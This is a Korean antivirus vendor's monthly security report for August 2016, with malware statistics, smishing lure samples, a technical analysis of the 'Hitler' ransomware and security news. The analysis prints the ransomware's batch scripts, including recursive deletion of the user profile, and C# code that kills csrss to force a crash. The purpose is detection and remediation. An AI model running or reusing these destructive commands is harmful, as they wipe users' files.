

---

# 알약 월간 보안동향 보고서.

---

2016년 09월



# 알약 9월 보안동향보고서

## CONTENTS

---

### Part1 8월의 악성코드 통계

악성코드 통계  
허니팟/트래픽 분석  
스미싱 분석

### Part2 악성코드 이슈 분석

개요  
악성코드 상세 분석  
결론

### Part3 보안 이슈 돋보기

8월의 보안 이슈  
8월의 취약점

### Part4 해외 보안 동향

영미권  
중국  
일본

## 8월 총평

8월은 이전 달들과 비교했을 때, 상대적으로 적은 보안 이슈가 발생한 달이었습니다. 공격자들이 여름휴가라도 떠난 것일지도 모르겠습니다. 그러나 상대적으로 적다는 뜻일 뿐, 8월에도 역시 다양한 보안 이슈들이 발생하였습니다.

### -랜섬웨어

먼저, 계속적으로 이슈가 되고 있는 랜섬웨어, 그 중 RaaS(Ransomware as a Service)형태로 많이 유포되고 있는 Cerber 랜섬웨어가 2.0 버전으로 반올림되어 1.0에서는 복호화가 가능하던 부분들이 더 이상 복호화되지 않게 업데이트 되었습니다. 또한 포켓몬 Go의 인기를 악용하여 랜섬메시지에 포켓몬 이미지를 삽입한 Raas 형태의 DetoxCrypto 랜섬웨어가 등장하기도 하였습니다. 그 외에도 사용자파일을 암호화하지 않고 삭제해버리는 히틀러 랜섬웨어의 테스트 버전이 등장하기도 하였습니다. 랜섬웨어에 대한 대비책은 사용중인 OS 및 SW의 최신업데이트와 백업이 최선이라는 점 잊지 마세요.

### -ATM 기기 공격

또한, ATM 네트워크가 공격자에 의해 해킹 당해 약 4억원의 금전적인 피해를 입은 사건이 발생하기도 하였습니다. 태국의 ATM 기기 해킹 건은 7월에 발생했던 대만 제일은행 ATM 기기 해킹 공격과 매우 유사하다고 밝혀지기도 했습니다. ATM 기기 공격에 활용된 악성코드는 Ripper 라는 이름으로 명명되기도 하였습니다.

### -이메일 피싱 공격

마지막으로는, 국내 의료공학분야 연구원을 상대로 한 피싱 공격이 발견되기도 하였는데요. 암호화된 PDF 파일 형식의 문서가 첨부된 이메일을 특정한 대상으로 발송하고 공격자가 제작한 피싱 사이트에 접속하게 만들어 사용자 정보를 입력하도록 유도했는데요. 특히나 지메일 등 실제 이메일 서비스를 선택하게 하고 해당 이메일 계정을 사용자가 입력하도록 UI를 유사하게 만드는 부분은 꽤 고전적인 수법이긴 하지만, 공격자입장에서는 큰 리소스가 들지 않고도 성공가능성이 높기 때문에 꾸준히 악용되어 왔고, 앞으로도 악용될 가능성이 높습니다. 출처를 알 수 없는 메일의 첨부파일은 되도록 클릭하지 않아야 한다는 점 다시 한번 강조 드립니다.

# Part1. 8 월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스미싱 분석

# 1. 악성코드 통계

## 감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.

2016년 8월의 감염 악성코드 Top 15 리스트에서는 지난달에 각각 1,2위를 차지했던 악성코드들 중, 1위였던 Misc.Keygen이 여전히 1위인 가운데, 지난달 2위였던 Gen:Trojan.Heur.5yXa4CUW7BfG은 4위로 내려왔다. 7위에서 3위로 4단계 상승한

Misc.Suspicious.NTZ의 경우 악성코드가 아닌 취약점이 존재하는 SW를 탐지하는 탐지명이다. 보안업체간의 협력을 통해 악성코드 공격의 통로가 될 수 있는 취약점이 존재하는 구 버전 SW를 삭제하는 작업을 계속 진행 중에 있다.

순위	등락	악성코드 진단명	카테고리	합계 (감염자수)
1	-	Misc.Keygen	Trojan	463
2	↑ 2	Gen:Trojan.Heur.5yXa4CUW7BfG	Trojan	242
3	↑ 4	Misc.Suspicious.NTZ	Trojan	232
4	↑ 2	Gen:Trojan.Heur2.CTR.2042c8C5aaqvcUPe	Trojan	232
5	↓ 1	Misc.HackTool.WinActivator	Etc	204
6	New	Misc.Suspicious.RDV	Trojan	167
7	New	Gen:Trojan.Heur.5yXa4O7AvFmG	Trojan	107
8	↑ 4	Gen:Variant.Razy.63854	Trojan	100
9	New	Gen:Variant.Symmi.14532	Trojan	87
10	New	Gen:Trojan.Heur.GZ.hw2@bWfyC0oO	Trojan	83
11	New	Variant.Strictor.9778	Trojan	79
12	New	Gen:Variant.Jaik.10505	Trojan	77
13	New	Trojan.GenericKD.3429271	Trojan	72
14	↓ 5	Gen:Variant.Graftor.272300	Trojan	67
15	New	Trojan.Generic.17723475	Trojan	62


\*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2016년 08월 01일 ~ 2016년 08월 31일

## Part1.8 월의 악성코드 통계


### 악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 91%를 차지했으며 기타(Etc) 유형이 9%로 그 뒤를 이었다.



### 카테고리별 악성코드 비율 전월 비교


8 월에는 지난 7 월과 비교하여 전반적으로 모든 유형의 악성코드가 조금씩 증가했으며 비율상으로는 트로이목마(Trojan) 유형의 악성코드와 기타(Etc) 유형의 악성코드가 늘어난 것으로 확인되었다.




## 2. 허니팟/트래픽 분석

### 8 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치



### 최근 3개월간 상위 Top 5 포트 월별 추이



## Part1.8 월의 악성코드 통계

### 악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



## 3. 스미싱 분석

### 알약 안드로이드를 통한 스미싱 신고 현황

기간	2016년 08월 01 일 ~ 2016년 08월 31 일
총 신고건수	4,118건

### 키워드별 신고내역

키워드	신고 건수	비율
택배	223	5.42%
결혼	83	2.02%
업데이트	10	0.24%
결제	8	0.19%
본인확인	7	0.17%
등기	5	0.12%
여행	4	0.10%
입학	3	0.07%
비상소집	2	0.05%
바로가기	1	0.02%

### 스미싱 신고추이

지난달 스미싱 신고 건수 3,765건 대비 이번 달 4,118건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 353건 증가했다. 이번 달은 택배 관련 스미싱이 대부분을 차지했으며, 구글 업데이트 관련 스미싱이 새로 등장했다.

## Part1.8 월의 악성코드 통계

---

### 알약이 뽑은 8월 주목할만한 스미싱

#### 특이문자

순위	문자 내용
1	cms_(^6^(입▽학) 통▽지▽서 입니다^^
2	[G마켓]96320원 결제완료. 판매자에게 배송을 요청합니다
3	[Web발신] 김정재구글 업데이트가 피료합니다

---

#### 다수문자

순위	문자 내용
1	[Web발신] 이렇게 왔습니다. 택배 반송 되었습니다<알 수없는 주소>확인
2	모바일 청첩장이 도착했습니다
3	[Web발신] 김정재구글 업데이트가 피료합니다
4	[G마켓]96320원 결제완료. 판매자에게 배송을 요청합니다
5	[Web발신]본인인증요망
6	[법원] 등기 발송하였으나 전달부가(부재중) 이였습니다 내용확인
7	l2 우 리(갈n이 여행가요- 고고싱^~
8	cms_(^6^(입▽학) 통▽지▽서 입니다^^
9	비상소집 보충교육일정 안내문입니다.
10	바로가기[Web발신]

---

# Part2. 8 월의 악성코드 이슈 분석

개요

악성코드 상세 분석

결론

# [“히틀러” 랜섬웨어] 악성코드 분석 보고서

## 1. 개요



[그림 1] 히틀러 랜섬웨어 설치시 화면

최근 히틀러 사진을 이용하여 캐시를 요구하는 랜섬웨어가 발견되었다. 히틀러라는 악명높은 인물을 이용하여 감염된 사용자의 심리를 자극하기 위한 것으로 보이거나 실제 분석결과 영성한 구성으로 아직 초기 개발단계의 악성코드임을 확인 할 수 있었다.

아직까지 국내에 확산이 이루어지지 않고 캐시를 지급할 수 있는 방법도 쉽지 않아, 이슈가 되고 있지 않지만 다른 랜섬웨어와 같이 고도화 및 감염 루트의 다양화를 통해 파급력을 키울 가능성도 존재한다.

이번 분석보고서에서는 히틀러 랜섬웨어로 스스로를 명명한 악성코드의 특징과 예방 방법에 대해 알아보고자 한다.


# 2. 악성코드 상세 분석

## 2.1 파일 정보

Detection Name	File Name	MD5
Trojan.Ransom.Hitler	chrst.exe	C657DAF595B5D535CCC757AD837EEBE8
Trojan.Ransom.Hitler	ExtraTools.exe	0210D88F1A9C5A5A7EFF5C44CF4F7FBC
Trojan.Ransom.Hitler	firefox32.exe	866604F3ADB9207E29505012215F203F

## 2.2 흐름도

히틀러 랜섬웨어는 최초 ExtraTools.exe 파일을 유포하며 실행시 다른 악성 파일들을 생성하는 방식으로 동작한다.




[그림 2] 히틀러 악성코드의 설치 흐름도

## 2.3 상세 분석

### 2.3.1 ExtraTools.exe 파일 분석

ExtraTools.exe 은 4 개의 파일을 포함하고 있으며 실행 시 temp 폴더에 드랍한다. 이후 bat 을 실행하여 다른 드랍한 파일들을 순차적으로 실행하도록 되어있다.



[그림 3] temp 폴더에 파일 드랍

### 2.3.2 ExtraTools.bat 파일 분석

내부 스크립트를 확인하면 다음과 같이 다양한 행위를 확인할 수 있다.

```
@shift /O
@echo off
title ExtraTools
color 1b
echo Das ist ein Test
echo besser gesagt ein HalloWelt
echo copyright HalloWelt 2016
echo :d by CoolNass
echo.
echo.
echo Ich bin ein Pro
echo fuer Tools für Windows
start ErOne.vbs
copy firefox32.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
start chrst.exe
cd "C:\Users\Public\Pictures\Sample Pictures"
ren *.*
cd %userprofile%\Pictures
ren *.*
cd %userprofile%\Documents
ren *.*
cd %userprofile%\Downloads
ren *.*
cd %userprofile%\Music
ren *.*
cd "C:\Users\Public\Music\Sample Music"
ren *.*
cd %userprofile%\Videos
ren *.*
cd "C:\Users\Public\Videos\Sample Videos"
ren *.*
cd %userprofile%\Contacts
ren *.*
cd %userprofile%\Links
ren *.*
cd %userprofile%\Desktop
ren *.*
```

[그림 4] bat 파일의 내부 스크립트

## Part2. 8 월의 악성코드 이슈

간략히 정리하면 다음과 같이 4 가지 행위를 한다.

- ① ErOne.vbs 를 실행한다. 에러 메시지를 띄우지만 특별한 행위는 하지 않는다.
- ② firefox32.exe 파일을 Startup 폴더에 복사하여 윈도우 시작 시 실행되도록 한다.
- ③ chrst.exe 를 실행시켜 히틀러 경고창을 띄운다.
- ④ 특정 폴더의 모든 파일 확장자를 지운다.

### 2.3.3 chrst.exe 파일 분석

이 파일은 UI 를 담당하며 모든 파일을 암호화했으니 복구하고 싶다면 1 시간내 Vodafone 카드(25 유로)를 구매하여 코드를 내놓으라는 협박 경고창을 보여준다. 동시에 다른 프로그램을 모니터링하여 아래와 같은 프로그램이 실행되면 즉시 종료시킨다.

cmd, sethc, utilman, taskmgr


제한 시간이 모두 지나면 다음과 같이 csrss 프로세스를 찾아서 강제 종료한다. csrss 는 대부분의 Win32 콘솔 조작과 GUI 를 담당하고 있으므로 이 프로세스가 강제로 종료된다는 것은 PC 의 비정상적인 강제 종료를 의미한다.

```
private void Timer1_Tick(object sender, EventArgs e)
{
    Process[] processesByName = Process.GetProcessesByName("csrss");
    for (int i = 0; i < checked((int)processesByName.Length); i++)
    {
        processesByName[i].Kill();
    }
}
```

[그림 5] csrss 프로세스를 이용한 PC의 비정상 종료

### 2.3.4 firefox32.exe 파일 분석

이 파일은 자신의 흔적을 지우기 위해 제작된 것으로 추측할 수 있다. 동작 시 temp 폴더에 bat 파일을 드랍하고 실행한다.




[그림 6] temp 폴더내 bat 파일 드랍

## Part2. 8 월의 악성코드 이슈

---

bat 파일을 살펴보면 다음과 같이 %userprofile%(사용자 폴더) 하위의 모든 파일을 삭제하도록 되어있다.



```
firefox32 - 메모장
파일(F) 편집(E) 서식(Q) 보기(V) 도움말(H)
@shift /O
@echo off
cd %userprofile%
del *.* /S /Q
```

[그림 7] bat 파일의 내부 스크립트

1 시간내 캐시 코드를 보내지 않으면 %userprofile%내 파일들이 강제 재부팅 과정에서 삭제되는 것이다.

만약 감염되어 히틀러 경고창이 화면에 보여진 사용자라면 PC 강제 종료 후 안전모드 부팅을 한다. 이후 firefox32.exe 가 시작되지 않도록 자동 시작 레지스트리 항목과 해당 파일을 삭제 조치해야 %userprofile% 내 사용자 파일의 손실을 막을 수 있다.

## 3. 결론

히틀러 랜섬웨어는 몇가지 허술한 부분을 발견할 수 있는데 우선 파일을 암호화했다고 메시지를 부여하지만 실제로는 확장자만 지우고 암호화는 되어있지 않다. 환경에 따라서는 경고창 폭이 잘 못 적용되어 잘 보이지도 않으며 vodafone 의 cashcode 는 특정 나라에서만 가능한 지불 수단이다. 또 'This is Hitler-Ransomware'로 오기(Ransomware)되어 있다. 하지만 bat 파일내 스크립트를 확인하면 'Das ist ein Test .....'(This is a Test)로 테스트 버전임을 스스로 설명하고 있기 때문에 앞으로 고도화된 랜섬웨어로 다시 등장할 가능성도 있다. 고도화를 통해 강력해진 기능을 보여준 랜섬웨어는 Cerber, Locky 등 쉽게 찾아볼 수 있어 차후 동향을 관심있게 봐야 할 것이다.

현재 알약에서는 'Trojan.Ransom.Hitler'로 관련 파일을 탐지하고 있다.

## Part3. 보안 이슈 돋보기

8월의 보안 이슈

8월의 취약점

# 8 월의 보안 이슈

## 알약이 뽑은 TOP 이슈

### - 北 해킹 조직, 외교·안보 공무원 90명 이메일 해킹 시도

북한 해킹 조직으로 추정되는 단체가 올해 상반기 정부 외교 및 안보부처 공무원과 전문가 등 90 명을 대상으로 이메일 해킹을 시도했고, 대상자 중 56 명의 비밀번호가 노출된 정황이 포착됐다. 이 조직은 피싱 사이트를 개설해 조직적인 범행을 저질렀다. 범행에 이용된 도메인 호스팅 업체와 보안 공지를 위한 피싱 이메일 내용, IP 주소 등을 검토한 결과 2014년 한국수력원자력 자료 유출 사건과 수법이 동일하다고 밝혔다.

### - '온라인 등기' 표방한 '샵메일', '전자우편'으로 살아날까

한국인터넷진흥원에 따르면 올해 하반기부터 우정사업본부와 손잡고 공인전자주소서비스 '샵메일'을 활용한 전자우편 제도가 본격화 되며, 올해 안으로 전자우편 시스템 구축을 진행하며 내년부터 시범 서비스를 도입할 예정이며 2018년까지 상용화를 목표로 하고 있다고 밝혔다. '80억 혈세 낭비' 논란에 휩싸였던 공인전자주소 서비스 '샵메일'이 전자우편 서비스를 통해 재기에 성공할지 주목된다.

### - '잇힐 권리' 시행 두달째..게시물 삭제요청 '거의 없다'

국내 주요 인터넷업체들이 '인터넷 자기 게시물 접근 배제 요청권 가이드라인'을 준수하고 있지만 실제로 이를 활용한 사례는 거의 없는 것으로 나타났다. 가이드라인 신청건수가 이처럼 저조한 이유는 복잡한 절차 때문이라는 지적이다. 방통위는 지속적으로 인터넷업계와 만나면서 제도 시행과 이에 따른 문제점 등을 지속 점검한다는 계획이며, 연내 제도 시행 실적 등을 종합한 이후 중간점검 결과도 발표해 가이드라인 수정 등을 검토할 예정이다.

### - 금감원, 인터넷뱅킹 보안프로그램 절반 줄인다

현재 금융회사들은 인터넷뱅킹을 이용할 때 백신, 키보드보안, 공인인증서, 개인방화벽 프로그램 등 평균 4종의 보안프로그램을 의무적으로 설치하도록 요구하고 있다. 금융 소비자들이 더 안심하고 편리하게 전자금융거래를 이용할 수 있도록 필수적으로 설치해야 하는 보안프로그램 수를 50% 이상 감축하도록 연말까지 유도할 계획이며, 인터넷·모바일 뱅킹을 이용할 때 공인인증서를 대체할 인증 단도 활성화 된다.

## Part3. 보안 이슈 돋보기

---

### - 국민안전처, 내달 주요 정보통신 기반시설 보안 취약점 조사

국민안전처가 내달부터 주요 정보통신 기반시설에 대한 보안 취약점을 분석, 평가하고, 예방 및 대응 계획을 수립한다. 조사 대상은 국민 안전처 소관인 6개 주요 정보통신 기반시설 중 국가기반보호시스템, 상황전파시스템, 국제 조난 안전 통신망이며, 모의 해킹은 대상 기반 시설 별로 각각 수립할 계획이다. 또한 취약점 점검 및 평가 수행 후 발견된 문제점에 대한 세부 개선방안도 제시하기로 했다.

### - 대법 "대중에 공개된 개인정보, 동의 없이 유료 제공 가능"

